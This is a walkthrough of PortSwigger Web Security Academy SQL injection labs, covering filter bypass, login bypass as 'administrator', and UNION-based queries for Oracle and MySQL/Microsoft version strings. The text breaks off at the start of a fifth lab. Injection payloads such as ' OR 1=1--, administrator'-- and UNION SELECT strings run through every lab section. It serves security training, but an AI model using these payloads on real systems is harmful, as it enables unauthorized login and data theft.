PORT SWIGGER

SQL Injection Writeup

Lab 1: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

APPRENTICE

LAB Solved

This lab contains a SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out a SQL query like the following:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products.

ACCESS THE LAB

Solution

Community solutions

This is the first lab for sql injection in portswigger, let's access the lab.

This is a shopping platform, The lab description explains that there is a vulnerability in the category filter. If we are selecting any category the URL will be like this:


https://<id>.web-security-academy.net/filter?category=Gifts

This causes the application to perform the following SQL query

SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1

This effectively removes the remainder of the query, so it no longer includes AND released = 1. This means that all products are displayed, including unreleased products. Therefore,


Application displays 4 products including one unreleased product.



The double hyphen(- -) in your input is a meaningful expression in SQL that tells the query interpreter that the remainder of the line is a comment and should be ignored.

Furthermore an attacker can cause the application to display all the products regardless of the category and the restriction released as follows:


https://<id>.web-security-academy.net/filter?category=Gifts'+OR+1=1--




So here we are using the logical operator OR with a condition that's always true.

This lab is completed 😊


Lab 2: SQL injection vulnerability allowing login bypass



This is the second lab of the port swigger. The description explains that this lab contains a sql injection vulnerability in the login function, and the username is ‘administrator’.



This is the lab, let’s go to the account folder and try login as administrator as given in the description




After typing the username administrator, we added a quote ‘ and double hyphens - - as below

administrator’--

Here, an attacker can log in as any user without a password simply by using the SQL comment sequence -- to remove the password check from the WHERE clause of the query. For example, submitting the username administrator'-- and a blank password results in the following query


SELECT * FROM users WHERE username = ‘administrator’--‘ AND password =‘’

This query returns the user whose username administrator and successfully logs the attacker in as that user.




Hurray we Successfully logged in 😊

Lab 3: SQL injection attack, querying the database type and version on Oracle




This is the lab 3 of sqli in port swigger, here the description explains that there is a vulnerability in the product category filter, also mentioning to use **UNION attack** to get the results. We need to display the database type and version on oracle.

*A **UNION-based SQL injection** attack exploits a vulnerable SQL query by appending a `UNION` statement to combine the results of two or more queries. This allows an attacker to retrieve data from other tables or columns not originally intended by the query. The attacker must ensure that the number of columns and their data types in the original query match those in the injected query. If successful, sensitive information such as usernames, passwords, or other critical data can be exposed, leading to potential data breaches or system compromise. Proper input validation can prevent such attacks.*



This is the lab, let's use **Burp suite** for attacking this lab.




As the vulnerability on the category I'm capturing the packet of a category and let's do Union attack on the product category filter.

Step 1: First find the no.of columns in the table,

Here we use ‘order by to determine the no.of columns, so we found maximum no.of columns by

‘order+by+2- -

(We can identify it by noticing the response as 200, try changing the number until the response is 500)



Step 2:

Let’s find the datatype of the columns, and we found that there is only 2 columns so use this method,

+union+select+’a’,+null+from+dual--

From the oracle statement we can understand use source as dual.

[The result is 200]

Let’s try

+union+select+’a’,+’b’+from+dual—

[The result is 200], hence it shows that both columns are string.

Step 3:


Let’s find the version and type of database.

- Database version of Oracle


`SELECT banner FROM v$version`

Since there is 2 columns we use,

‘+union+select+banner,+null+from+v$version--



The result is 200, copy the url by ‘right clicking’ on the response and paste it on the browser.



Hurray we found the result 😊

Lab 4: SQL injection attack, querying the database type and version on MySQL and Microsoft

Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft

PRACTITIONER

LAB ✓ Solved

This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

To solve the lab, display the database version string.

Hint

ACCESS THE LAB

Solution

This is the lab 4 of Sqli in portswigger, it shows there is a vulnerability in the category filter. The description mention to do UNION attack to find the database type of Microsoft and mysql.

Let's access the lab:

Let’s use Burpsuite to capture the packets of any product category filter and do union attack.

Step 1: First find the no.of columns in the table,

Here we use ‘order by to determine the no.of columns, so we found maximum no.of columns by

‘order+by+2#

[‘#’ parameter is used for Microsoft and mysql as it is early mentioned on the description]

(We can identify it by noticing the response as 200, try changing the number until the response is 500)

Step 2:

Let’s find the datatype of the columns, and we found that there is only 2 columns so use this query,

'+UNION+SELECT+'abc','def'#


Here we found both are strings.


Step 3:

Output the version,

'UNION SELECT @@version, NULL# we can find this queries from the sqli cheat sheets.

The result is 200, copy the url by ‘right clicking’ on the response and paste it on the browser.





Hurray we found the result, 😊

Lab 5: SQL injection attack, listing the database contents on non-Oracle databases

Lab: SQL injection attack, listing the database contents on non-Oracle databases

PRACTITIONER

LAB ✓ Solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.


To solve the lab, log in as the `administrator` user.

Hint

